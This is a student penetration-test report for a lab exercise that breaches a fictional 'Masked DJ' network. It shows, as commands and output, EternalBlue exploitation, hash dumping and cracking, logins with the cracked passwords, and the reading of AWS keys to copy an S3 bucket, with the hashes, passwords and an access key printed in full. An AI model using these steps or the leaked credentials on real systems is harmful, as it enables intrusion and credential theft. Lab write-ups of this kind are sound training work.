

# **ENPM809Q: Final**

Submitted By:-

Group: Unmask DJ

Ratan Gupta

UID: 118195773

Balaji Bharatwaj Manikandan

UID: 117553062

Ugochukwu Solomon Eneh

UID: 118147970

# 1. EXECUTIVE SUMMARY

## 1.1. FINDINGS

A thorough penetration testing of the Masked DJ's IT environment was conducted by Team **Unmask DJ**. The team found a plethora of vulnerabilities to exploit, with the primary focus of *unmasking* the Masked DJ by infiltrating his or her IT environment.

The team recovered 6 images (flags) and a README.txt file from the Masked DJ's IT environment – these images revealed the identity of the Masked DJ.

**The Masked DJ is a young Professor Kevin Shivers.**

## 1.2. RECOMMENDATIONS

The team found a lot of vulnerabilities in the IT environment. A few high-level pointers to mitigate them are as follows –

1. Use strong passwords which are computationally difficult to crack,
2. Keep systems up to date to have all the latest security patches, and
3. Files containing sensitive information must be encrypted or password protected and should be stored in a secure location with the highest privileges.

These recommendations will be explained in more detailed in the following section.

## 2. TECHNICAL REPORT

### 2.1. WALK-THROUGH

This section will provide a thorough walk-through of the team's efforts to infiltrate the Masked DJ's IT environment.

The walk-through will be carried out in phases. Each phase will provide a detailed explanation of how the infiltration was carried out in chronological order.

#### PHASE 1: ENUMERATING IP ADDRESSES AND OS INFORMATION

The team started the testing by discovering the IP addresses of all the systems inside Masked DJ's IT environment.

This was achieved using the *netdiscover* command.

The following were the IP addresses of the aforementioned systems -

*Ubuntu(Webmaster): 192.168.146.136*

*Windows Server 2016(Admin): 192.168.146.141*

*Windows 7(Bookings): 192.168.146.142*

*VM1(IT Admin): 192.168.146.144*

Next, *nmap* scans were run on all the aforementioned systems.

The results are as follows –

```
(ratan@ratss)-[~]
$ sudo nmap -sC -sV -oA nmap 192.168.146.136
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-09 11:23 EST
Nmap scan report for 192.168.146.136
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 c8:79:72:91:05:98:5b:63:f4:d0:cf:77:35:f3:21:0e (RSA)
|_   256 80:f4:d3:bb:e4:0a:fa:7f:8f:17:95:40:48:e3:46:a3 (ECDSA)
|_   256 4e:24:d9:fc:3c:70:4f:6a:0e:8b:ca:2a:34:47:d0:e0 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: The Masked DJ
MAC Address: 00:0C:29:5F:17:43 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.03 seconds
```

Figure 1: *nmap* scan against Ubuntu (Webmaster)

```

(ratan@ratss)~[~]
$ sudo nmap -sC -sV -oA nmap 192.168.146.144
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-09 11:49 EST
Nmap scan report for 192.168.146.144
Host is up (0.00066s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE          VERSION
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
rdp-ntlm-info:
  Target_Name: MASKEDDJ
  NetBIOS_Domain_Name: MASKEDDJ
  NetBIOS_Computer_Name: ITADMIN-DESKTOP
  DNS_Domain_Name: maskeddj.enpm809q
  DNS_Computer_Name: ITAdmin-Desktop.maskeddj.enpm809q
  Product_Version: 10.0.14393
_ System_Time: 2021-12-09T16:49:34+00:00
ssl-cert: Subject: commonName=ITAdmin-Desktop.maskeddj.enpm809q
Not valid before: 2021-12-08T16:46:32
Not valid after: 2022-06-09T16:46:32
ssl-date: 2021-12-09T16:49:34+00:00; 0s from scanner time.
MAC Address: 00:0C:29:1F:EA:BE (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.31 seconds

```

Figure 2: *nmap* scan against VM1 (IT Admin)

```

$ sudo nmap -sC -sV -oA nmap 192.168.146.141
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-09 11:22 EST
Nmap scan report for 192.168.146.141
Host is up (0.00049s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2021-12-09 19:22:26Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds     Windows Server 2016 Datacenter Evaluation 14393 microsoft-ds (workgroup: MASKEDDJ)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
MAC Address: 00:0C:29:59:A0:B3 (VMware)
Service Info: Host: MASKEDDJ-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_ clock-skew: mean: 5h40m00s, deviation: 4h37m08s, median: 2h59m59s
_ nbstat: NetBIOS name: MASKEDDJ-DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:59:a0:b3 (VMware)
smb-os-discovery:
  OS: Windows Server 2016 Datacenter Evaluation 14393 (Windows Server 2016 Datacenter Evaluation 6.3)
  Computer name: MASKEDDJ-DC
  NetBIOS computer name: MASKEDDJ-DC\x00
  Domain name: maskeddj.enpm809q
  Forest name: maskeddj.enpm809q
  FQDN: MASKEDDJ-DC.maskeddj.enpm809q
_ System time: 2021-12-09T11:22:27-08:00
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
_ message_signing: required
smb2-security-mode:
  2.02:

```

Figure 3: *nmap* scan against Windows Server 2016 (Admin)

```

(ratan@ratss)-[~]
$ sudo nmap -sC -sV -oA nmap 192.168.146.142
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-09 11:20 EST
Nmap scan report for 192.168.146.142
Host is up (0.00051s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49155/tcp  open  msrpc           Microsoft Windows RPC
49156/tcp  open  msrpc           Microsoft Windows RPC
49157/tcp  open  msrpc           Microsoft Windows RPC
MAC Address: 00:0C:29:17:B2:09 (VMware)
Service Info: Host: BOOKINGS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_ clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: -1s
_ nbstat: NetBIOS name: BOOKINGS-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:17:b2:09 (VMware)
smb-os-discovery:
  OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
  OS CPE: cpe:/o:microsoft:windows_7::sp1
  Computer name: Bookings-PC
  NetBIOS computer name: BOOKINGS-PC\x00
  Domain name: maskeddj.enpm809q
  Forest name: maskeddj.enpm809q
  FQDN: Bookings-PC.maskeddj.enpm809q
  System time: 2021-12-09T11:21:56-05:00
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb2-security-mode:
  2.02:
    Message signing enabled but not required
smb2-time:

```

Figure 4: *nmap* scan against Windows 7 (Bookings)

## PHASE 2: ENUMERATING AND EXPLOITING WINDOWS 7 (BOOKINGS)

It was found that Windows 7 Enterprise 7601 Service Pack 1 is vulnerable to Eternal Blue attack.

Therefore, the team fired up *msfconsole* and ran the *Eternal Blue exploit* (*ms17\_010+eternalblue*) on the Windows 7 system.

```
msf6 > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank  Check
-  -                                     -              -    -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average  Yes
   Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14      average  No
   Windows Kernel Pool Corruption for Win8+
2  exploit/windows/smb/ms17_010_psexec        2017-03-14      normal   Yes
   Synergy/EternalChampion SMB Remote Windows Code Execution
3  auxiliary/admin/smb/ms17_010_command       2017-03-14      normal   No
   Synergy/EternalChampion SMB Remote Windows Command Execution
4  auxiliary/scanner/smb/smb_ms17_010        2017-03-14      normal   No
5  exploit/windows/smb/smb_doublepulsar_rce   2017-04-14      great    Yes
   ecution

Interact with a module by name or index. For example info 5, use 5 or use exploit/wi

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Figure 6: Searching for the *Eternal Blue* exploit in *msfconsole*

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.146.142
RHOSTS => 192.168.146.142
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[-] Unknown command: exploit.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.146.128:4444
[*] 192.168.146.142:445 - Executing automatic check (disable AutoCheck to override
[*] 192.168.146.142:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.146.142:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ent
-bit)
```

Figure 7: Running exploit in *msfconsole*

After successful exploitation, a meterpreter shell is opened.

It was revealed that the shell has administrative access. Hence, the team was able to dump hashes using *hashdump* in *meterpreter* to get the following output –

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
meterpreter >
```

Figure 8: *hashdump* output


The above hashes were stored in the team's local system in the file *windows7\_hashes.txt*.

They were cracked using *JohnTheRipper* and a password for the *Bookings* system was discovered.

The password was *passw0rd*.

Command –

*john windows7\_hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt*

A terminal window with a black background and green text. The prompt is (ratan@ratss) - [~/Desktop/Final]. The command entered is john windows7\_hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt. The output shows the directory /home/ratan/.john created, UTF-8 encoding used, and 2 hashes loaded. It then displays the cracked password 'Passw0rd' for the 'Bookings' account. Performance statistics are shown at the bottom, along with a warning about password reliability and a session completion message.

```
(ratan@ratss) - [~/Desktop/Final]
$ john windows7_hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/ratan/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd      (Bookings)
2g 0:00:00:00 DONE (2021-12-04 18:12) 200.0g/s 825600p/s 825600c/s 1305KC/s weston..lollypop1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Figure 9: Password for the account Bookings

### PHASE 3: ENUMERATING AND EXPLOITING WINDOWS SERVER (ADMIN)

It was found that the Windows Server was using Windows Active Directory. This meant that the system could be attacked using *SMBClient*.

The command is as follows –

```
smbclient -L 192.168.146.141 -U Bookings
```

After gaining access to the server, a myriad of files containing sensitive information about different users within the target IT environment were found.

All of them were imported to the team's local system.

```
(ratan@ratss)-[~/Desktop/Final]
$ smbclient -L 192.168.146.141 -U Bookings
Enter WORKGROUP\Bookings's password:

      Sharename      Type      Comment
      ──────────      ──      ─────────
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      Files           Disk      Where our Files are stored
      IPC$            IPC       Remote IPC
      NETLOGON        Disk      Logon server share
      SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Figure 11: Running *SMBClient* against Windows Server

```
(ratan@ratss)-[~/Desktop/Final]
$ smbclient \\\\192.168.146.141\\Files -U Bookings
Enter WORKGROUP\Bookings's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Sun Nov 10 12:57:40 2019
..               D          0   Sun Nov 10 12:57:40 2019
Backup           D          0   Sun Nov 10 13:11:17 2019
New-Password-Policy.txt  A        366   Sun Nov 10 12:53:35 2019
User-Directory.rtf      A        609   Sun Nov 10 12:56:56 2019

10340607 blocks of size 4096. 7616147 blocks available
```

Figure 12: Running *SMBClient* – enumerating *Files* folder



```

smb: \> get User-Directory.rtf
getting file \User-Directory.rtf of size 609 as User-Directory.rtf (15.7 KiloBytes/sec)
smb: \> get Backup
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \Backup
smb: \> ls -a
NT_STATUS_NO_SUCH_FILE listing \-a
smb: \> ls
.
..
Backup
New-Password-Policy.txt
User-Directory.rtf
10340607 blocks of size 4096. 7616147 blocks available
smb: \> cd Backup
smb: \Backup\> ls
.
..
Active Directory
Backup-Plan.txt
registry
10340607 blocks of size 4096. 7616147 blocks available
smb: \Backup\> get Backup-Plan.txt
getting file \Backup\Backup-Plan.txt of size 153 as Backup-Plan.txt (3.6 KiloBytes/sec)
smb: \Backup\> cd Active Directory\
cd \Backup\Active\ NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \Backup\> ls
.
..
Active Directory
Backup-Plan.txt
registry
10340607 blocks of size 4096. 7616147 blocks available
smb: \Backup\> ls
.

```

Figure 13: *SMBCClient* output – discovered many files




Figure 14: Acquired files from Windows Server

A plethora of sensitive information was recovered from these files for example, password formats, backup plans, etc.

The *ntds* and *SYSTEM* files contained hashes of all users within the Masked DJ's IT environment. These hashes were dumped as follows –

*impacket-secretsdump -system SYSTEM -ntds ntds.dit LOCAL*

```


Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::

```

Figure 15: *Hashdump* after executing *impacket-secretsdump*

From the files, the team had discovered password formats that were being used. Using this knowledge along with *hashcat* utility, the team was able to crack the recently acquired hashes as follows –

***hashcat -a 3 -m 1000 hashcat.txt ?u?!?!?!?d?d?s***



```

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2494 MB

b18082f7c408891f34db2338514a36c9:Julia19!
Approaching final keypace - workload adjusted.

```

Figure 16: *hashcat* reveals the password of IT Admin

The password for IT Admin: ***Julia19!***

## PHASE 4: ENUMERATING AND EXPLOITING VM1 (IT-ADMIN)

To infiltrate VM1 (IT-Admin), the team used a service called **RDP** as **SSH** and **FTP** ports were closed, and their services could not be availed.

**RDP** was used as follows –

***xfreerdp /u:IT-Admin /p:Julia19! /v:192.168.146.144***

```
(ratan@ratss)-[~]
$ xfreerdp /u:IT-Admin /p:Julia19! /v:192.168.146.144
[11:52:57:890] [3153:3154] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error
[11:52:57:891] [3153:3154] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[11:52:57:893] [3153:3154] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[11:52:57:893] [3153:3154] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[11:52:57:221] [3153:3154] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[11:52:57:274] [3153:3154] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex
setting error state
[11:52:57:274] [3153:3154] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting
tate
[11:52:57:361] [3153:3154] [INFO][com.freerdp.crypto] - creating directory /home/ratan/.config/freerdp
[11:52:57:366] [3153:3154] [INFO][com.freerdp.crypto] - creating directory [/home/ratan/.config/freerdp/certs]
[11:52:57:367] [3153:3154] [INFO][com.freerdp.crypto] - created directory [/home/ratan/.config/freerdp/server]
[11:52:57:383] [3153:3154] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certifi
)' at stack position 0
```

Figure 17: **RDP** into VM1 (IT-Admin)

After successful infiltration, the team discovered a text file '**KeePass Password**' which contained the password to an application on the desktop called '**KeePass 2**'.




Figure 18: KeePass Password text file

From the application, the password for *Webmaster* was obtained: *Joa\$WB534G%&*




Figure 19: Webmaster password stored in KeePass 2 Application

## PHASE 5: ENUMERATING AND EXPLOITING UBUNTU (WEBMASTER)

From the *nmap* scan, the team knew that the *SSH* port is opened in the Ubuntu system.

The team *SSHed* into the system as follows –

*ssh webmaster@192.168.146.136*

```
(ratan@ratss)-[~]
$ ssh webmaster@192.168.146.136
The authenticity of host '192.168.146.136 (192.168.146.136)' can't be established.
ECDSA key fingerprint is SHA256:6gbnplkxrXfg2tNmra/imkKC93EvKN2qvGE2nAYLU6A.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.146.136' (ECDSA) to the list of known hosts.
webmaster@192.168.146.136's password:
Permission denied, please try again.
webmaster@192.168.146.136's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Sun Nov 10 06:05:21 2019 from 172.16.0.1
webmaster@ubuntu:~$ whoami
webmaster
webmaster@ubuntu:~$ pwd
/home/webmaster
webmaster@ubuntu:~$ ls -a
.  .. .aws .bash_history .bash_logout .bashrc .cache new-site-info.txt .profile .sudo_as_admin_successful
```

Figure 20: *SSH* into Ubuntu

After careful exploration of the system, a file '*new-site-info.txt*' and a directory '*.aws*' were found.

The text file mentioned to look for files uploaded in an S3 bucket.

The AWS S3 bucket was accessed from command line and a bunch of images, and a README text file were found.

```
webmaster@ubuntu:~$ ls -a
.  .. .aws .bash_history .bash_logout .bashrc .cache .profile .sudo_as_admin_successful
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up content for the new site. It has
some images of the big reveal of who the boss is. We should be careful this isn't accessed ahead of time otherwise
the boss not going to be happy!
webmaster@ubuntu:~$ cd .aws
webmaster@ubuntu:~/.aws$ ls -
ls: cannot access '-': No such file or directory
webmaster@ubuntu:~/.aws$ ls -a
.  .. config credentials
webmaster@ubuntu:~/.aws$ cat credentials
[default]
aws_secret_access_key = 59415kukeZSeRu0c6+3xeYExygwAYscQbUk9fTFC
aws_access_key_id = AKIAWGC5XLJAZA64F7UI
webmaster@ubuntu:~/.aws$ aws s3 ls
2018-09-10 14:08:47 enpm809j
2018-10-04 05:42:10 enpm809j-logs
2019-11-09 19:12:59 enpm809q
webmaster@ubuntu:~/.aws$ aws s3 ls s3://enpm809q
2021-11-27 17:57:00      227 README.txt
2019-11-09 19:17:13    52910 flag1.jpeg
2019-11-09 19:17:12    52828 flag2.jpeg
2019-11-09 19:17:13    53230 flag3.jpeg
2019-11-09 19:17:12    72435 flag4.jpeg
2019-11-09 19:17:12   105909 flag5.jpeg
2019-11-09 19:17:13    78246 flag6.jpeg
```

Figure 21: Exploring Webmaster system and AWS S3 bucket

Then, the aforementioned files were copied to the system as follows –

```
webmaster@ubuntu:~$ aws s3 cp s3://enpm809q/ . --recursive
